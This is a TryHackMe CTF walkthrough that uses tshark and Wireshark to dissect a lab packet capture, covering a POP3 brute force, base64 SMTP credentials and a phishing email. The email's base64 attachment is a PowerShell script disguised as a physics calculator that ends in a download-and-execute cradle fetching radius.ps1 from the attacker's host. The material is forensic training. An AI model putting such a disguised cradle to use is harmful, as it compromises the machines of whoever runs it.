TryHackMe: Event Horizon CTF Walkthrough

🧰 Writeup Overview
This walkthrough explains how to analyze and decrypt Covenant C2 traffic to uncover attacker actions and recover.
We have a zip file evidence-1724741326043.zip that contains the network capture file .pcapng & memory dump of the PowerShell process .DMP.
Event Horizon CTF Challenge | TryHackMe 
1
2
3
4
unzip evidence-1724741326043.zip
Archive:  evidence-1724741326043.zip
  inflating: traffic.pcapng
  inflating: powershell.DMP
Protocols Overview
We can quickly find out which protocols are being used.
1
tshark -r traffic.pcapng -q -z protocols

To quickly analyze network traffic in Wireshark, use the Statistics Module → Protocol Hierarchy option.
Key observations:
1️⃣ HTTP Dominates Data (31.3% bytes)
Content Breakdown:
Text(29.9%)JPEG(22.6%)PNG(5.5%)
→ Image-heavy web browsing (e.g., websites, downloads).
2️⃣ Email Traffic
POP3(17.5% packets): Frequent email retrieval (no IMAP detected).SMTP(occasional): Outbound emails.
3️⃣ Background Protocols Minimal IPv6/ICMPv6. Standard DNS/mDNS/LLMNR for name resolution.
Notable Absence:
IMAPprotocol (common for synced email) is not present—suggests email is fetched via POP3 (local retrieval, not server synchronization).POP vs IMAP
Conclusion: Active web browsing (image/text-heavy) and email via POP3/SMTP (no IMAP usage detected).
Credentials for the email service
Q1: The attacker was able to find the correct pair of credentials for the email service. What were they? Format: email:password ?
We have several of solutions :
Using Tshark With POP

Basically, we could use Wireshark but we used Tshark for practical on new technologies.
Basic POP3 Traffic Overview:
As we can see below, brute force attacks on the POP protocol have been detected.
1
tshark -r traffic.pcapng -Y 'pop' | (head -n 15; echo "\n ...\n"; tail -n 15)

The error occurs because tshark is trying to decrypt SMB traffic using a provided key file or a session key but encounters a formatting issue in the key. This is unrelated to POP analysis.
POP is easier with tshark because it uses plaintext by default, allowing direct inspection of emails and credentials without decryption hurdles.
You can use
2>/dev/nullto suppress stderr errors
1
tshark -r traffic.pcapng -Y 'pop' -T fields -e pop.request.command | grep -E 'USER|PASS'
OR
1
tshark -r traffic.pcapng -Y 'pop' -T fields -e pop.request.command | tail 2>/dev/null
1
2
3
4
5
6
7
PASS
PASS

PASS
PASS

PASS
The
+OK Mailbox popmessage is not a standard or recognized response for the POP3 protocol. The standard initial greeting from a POP3 server is+OK POP3 server readyfollowed by a server identifier, such as “+OK POP3 server ready 1896.697170952@dbc.mtview.ca.us”, However, we will use+OK Mailboxas a valid response in this case.

Finds TCP streams containing POP server success responses "+OK Mailbox" to identify successful authentication sessions.
1
tshark -r traffic.pcapng -Y 'frame contains "+OK Mailbox"' -T fields -e tcp.stream 2>/dev/null
Displays the last 12 lines of the reassembled ASCII content from TCP stream 1486, showing the end of that communication session.
1
tshark -r traffic.pcapng -z follow,tcp,ascii,1486 2>/dev/null | tail -n 12
Finds POP TCP streams that exclude common commands (Send/USER/PASS) and error responses, potentially revealing other POP operations.
1
tshark -r traffic.pcapng -Y 'pop && !(frame contains "Send") && !(frame contains "USER") && !(frame contains "PASS") && !(frame contains "ERR")' -T fields -e tcp.stream 2>/dev/null
To follow a specific TCP stream, replace NumTcpStream with the actual stream number like below:
Use
Firefox browserif you have trouble playing the video.
OR if you want to follow all streams one by one, you can use a loop:
haha the secret -q This will leave you with only the clean, reassembled ASCII content of each TCP stream, which is exactly what you want for analyzing the actual application-layer data
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
#Method 1: Using sed to remove headers/footers
for NumTcpStream in $(seq 1470 1487); do
    echo "=== TCP Stream $NumTcpStream ==="
    tshark -r traffic.pcapng -q -z "follow,tcp,ascii,$NumTcpStream" 2>/dev/null | sed '1,6d' | sed '$d'
    echo -e "\n"
done

# Method 2: Using for loop with pipe (cleaner output)
#for NumTcpStream in $(seq 1470 1487); do
#    echo "=== TCP Stream $NumTcpStream ==="
    # -q: quiet mode (suppresses packet count)
    # tail -n +7: removes first 6 lines of header
    # head -n -1: removes last line of footer
#    tshark -r traffic.pcapng -q -z "follow,tcp,ascii,$NumTcpStream" 2>/dev/null | tail -n +7 | head -n -1
#    echo -e "\n"
#done
Using Wireshark
option | Using SMTP Protocol

After using this filter smtp || pop or just ‘smtp’ as you can see I found AUTH login (valid credentials), which just needs to be decoded from base64 to plaintext.
1
echo -n "dG9tLmRvbUBldmVudGhvcml6b24udGht" | base64 -d; echo -n ":"; echo "cGFzc3dvcmQ=" | base64 -d
Then we can
Follow TCP Streamto see result of process email login, We will benefit from this message So we will come back to it later.
Extended Simple Mail Transfer Protocol
ESMTPis an extension ofSMTP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
220 mail.eventhorizon.thm ESMTP

EHLO kali

250-mail.eventhorizon.thm
250-SIZE 20480000
250-AUTH LOGIN
250 HELP

AUTH LOGIN

334 VXNlcm5hbWU6

dG9tLmRvbUBldmVudGhvcml6b24udGht

334 UGFzc3dvcmQ6

cGFzc3dvcmQ=

235 authenticated.

MAIL FROM:<tom.dom@eventhorizon.thm>

250 OK

RCPT TO:<dom.mark@eventhorizon.thm>

250 OK

DATA

354 OK, send.

Message-ID: <830733.649755956-sendEmail@kali>
From: "tom.dom@eventhorizon.thm" <tom.dom@eventhorizon.thm>
To: "dom.mark@eventhorizon.thm" <dom.mark@eventhorizon.thm>
Subject: Event Horizon
Date: Tue, 27 Aug 2024 06:36:41 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----MIME delimiter for sendEmail-633366.747832955"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

------MIME delimiter for sendEmail-633366.747832955
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

Tom! I have done it! [REDACTED]

------MIME delimiter for sendEmail-633366.747832955
Content-Type: application/octet-stream;
        name="eventhorizon.ps1"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="eventhorizon.ps1"

IyBDb25zdGFudHMKJEcgPSA2LjY3NDMwZS0xMSAgIyBHcmF2aXRhdGlvbmFsIGNvbnN0YW50ICht
XjMga2deLTEgc14tMikKJEMgPSAyOTk3OTI0NTggICAgIyBTcGVlZCBvZiBsaWdodCAobS9zKQok
c29sYXJNYXNzID0gMS45ODllMzAgICMgTWFzcyBvZiB0aGUgU3VuIChrZykKCiMgRnVuY3Rpb24g
dG8gY2FsY3VsYXRlIHRoZSBTY2h3YXJ6c2NoaWxkIHJhZGl1cyBvZiBhIGJsYWNrIGhvbGUKZnVu
Y3Rpb24gR2V0LVNjaHdhcnpzY2hpbGRSYWRpdXMgewogICAgcGFyYW0gKAogICAgICAgIFtkb3Vi
bGVdJG1hc3MgICMgTWFzcyBvZiB0aGUgYmxhY2sgaG9sZSAoa2cpCiAgICApCiAgICByZXR1cm4g
KDIgKiAkRyAqICRtYXNzKSAvICgkQyAqICRDKQp9CgojIEZ1bmN0aW9uIHRvIGNhbGN1bGF0ZSB0
aGUgbWFzcyBvZiBhIGJsYWNrIGhvbGUgZ2l2ZW4gaXRzIHJhZGl1cwpmdW5jdGlvbiBHZXQtQmxh
Y2tIb2xlTWFzcyB7CiAgICBwYXJhbSAoCiAgICAgICAgW2RvdWJsZV0kcmFkaXVzICAjIFJhZGl1
cyBvZiB0aGUgYmxhY2sgaG9sZSAobSkKICAgICkKICAgIHJldHVybiAoJHJhZGl1cyAqICRDICog
JEMpIC8gKDIgKiAkRykKfQoKIyBHaXZlbiByYWRpdXMgb2YgdGhlIFN1biAoYXBwcm94aW1hdGUp
CiRzdW5SYWRpdXMgPSA2Ljk2MzQyZTggICMgUmFkaXVzIG9mIHRoZSBTdW4gKG1ldGVycykKCiMg
Q2FsY3VsYXRlIHRoZSBtYXNzIG9mIGEgYmxhY2sgaG9sZSB3aXRoIHRoZSBzYW1lIHJhZGl1cyBh
cyB0aGUgU3VuCiRibGFja0hvbGVNYXNzID0gR2V0LUJsYWNrSG9sZU1hc3MgLXJhZGl1cyAkc3Vu
UmFkaXVzCgojIERpc3BsYXkgcmVzdWx0cwpXcml0ZS1PdXRwdXQgIlRoZSBtYXNzIG9mIGEgYmxh
Y2sgaG9sZSBCQiB3aGljaCBoYXMgdGhlIHNhbWUgcmFkaXVzIGFzIHRoZSBTdW4gaXMgYXBwcm94
aW1hdGVseSAkKCRibGFja0hvbGVNYXNzLzFlMzApIHNvbGFyIG1hc3Nlcy4iCldyaXRlLU91dHB1
dCAiSW4ga2lsb2dyYW1zLCB0aGlzIGlzIGFwcHJveGltYXRlbHkgJGJsYWNrSG9sZU1hc3Mga2cu
IgoKSUVYKE5ldy1PYmplY3QgTmV0LldlYkNsaWVudCkuZG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8x
MC4wLjIuNDUvcmFkaXVzLnBzMScpCg==

------MIME delimiter for sendEmail-633366.747832955--

.

250 Queued (1.079 seconds)

QUIT

221 goodbye
option || Using POP Protocol

Simply we using these filter to exclude(exception) brute force operations.
You have twice option:
pop && !(frame contains "Send") && !(frame contains "USER") && !(frame contains "PASS") && !(frame contains "ERR")pop && !(frame contains "Send") && !(frame contains "USER") && !(frame contains "PASS") && !(frame contains "ERR") && (frame contains "+OK Mailbox")
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
+OK POP3
...
+OK Send your password

PASS jonathan

-ERR Invalid user name or password.
...
USER [REDACTED]

+OK Send your password

PASS [REDACTED]

+OK Mailbox locked and ready
Body of the email
Q2: What was the body of the email that was sent by the attacker?
We can access to body of email via Wireshark by filter smtp directly as shown above, OR as shown below.
1
tshark -r traffic.pcapng -Y 'smtp' 2>/dev/null
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
 4650  17.624532    10.0.2.46 → 10.0.2.45    SMTP 87 S: 220 mail.eventhorizon.thm ESMTP
 4652  17.624960    10.0.2.45 → 10.0.2.46    SMTP 65 C: EHLO kali
 4653  17.625033    10.0.2.46 → 10.0.2.45    SMTP 126 S: 250-mail.eventhorizon.thm | SIZE 20480000 | AUTH LOGIN | HELP
 4654  17.625405    10.0.2.45 → 10.0.2.46    SMTP 66 C: AUTH LOGIN
 4655  17.625457    10.0.2.46 → 10.0.2.45    SMTP 72 S: 334 VXNlcm5hbWU6
 4656  17.625832    10.0.2.45 → 10.0.2.46    SMTP 88 C: User: dG9tLmRvbUBldmVudGhvcml6b24udGht
 4657  17.625880    10.0.2.46 → 10.0.2.45    SMTP 72 S: 334 UGFzc3dvcmQ6
 4658  17.626247    10.0.2.45 → 10.0.2.46    SMTP 68 C: Pass: cGFzc3dvcmQ=
 4659  17.626644    10.0.2.46 → 10.0.2.45    SMTP 74 S: 235 authenticated.
 4660  17.626982    10.0.2.45 → 10.0.2.46    SMTP 92 C: MAIL FROM:<tom.dom@eventhorizon.thm>
 4661  17.627761    10.0.2.46 → 10.0.2.45    SMTP 62 S: 250 OK
 4662  17.628097    10.0.2.45 → 10.0.2.46    SMTP 91 C: RCPT TO:<dom.mark@eventhorizon.thm>
 4663  17.628245    10.0.2.46 → 10.0.2.45    SMTP 62 S: 250 OK
 4664  17.628586    10.0.2.45 → 10.0.2.46    SMTP 60 C: DATA
 4665  17.628827    10.0.2.46 → 10.0.2.45    SMTP 69 S: 354 OK, send.
 4666  17.629167    10.0.2.45 → 10.0.2.46    SMTP 426 C: DATA fragment, 372 bytes
 4667  17.629265    10.0.2.45 → 10.0.2.46    SMTP 1514 C: DATA fragment, 1460 bytes
 4669  17.629513    10.0.2.45 → 10.0.2.46    SMTP/IMF 810 from: "tom.dom@eventhorizon.thm" <tom.dom@eventhorizon.thm>, subject: Event Horizon,  (text/plain) | .
 4681  18.714166    10.0.2.46 → 10.0.2.45    SMTP 82 S: 250 Queued (1.079 seconds)
 4682  18.714885    10.0.2.45 → 10.0.2.46    SMTP 60 C: QUIT
 4685  18.715086    10.0.2.46 → 10.0.2.45    SMTP 67 S: 221 goodbye
1
tshark -r traffic.pcapng -Y 'frame contains "AUTH LOGIN"' -T fields -e tcp.stream 2>/dev/null
The result is 1488
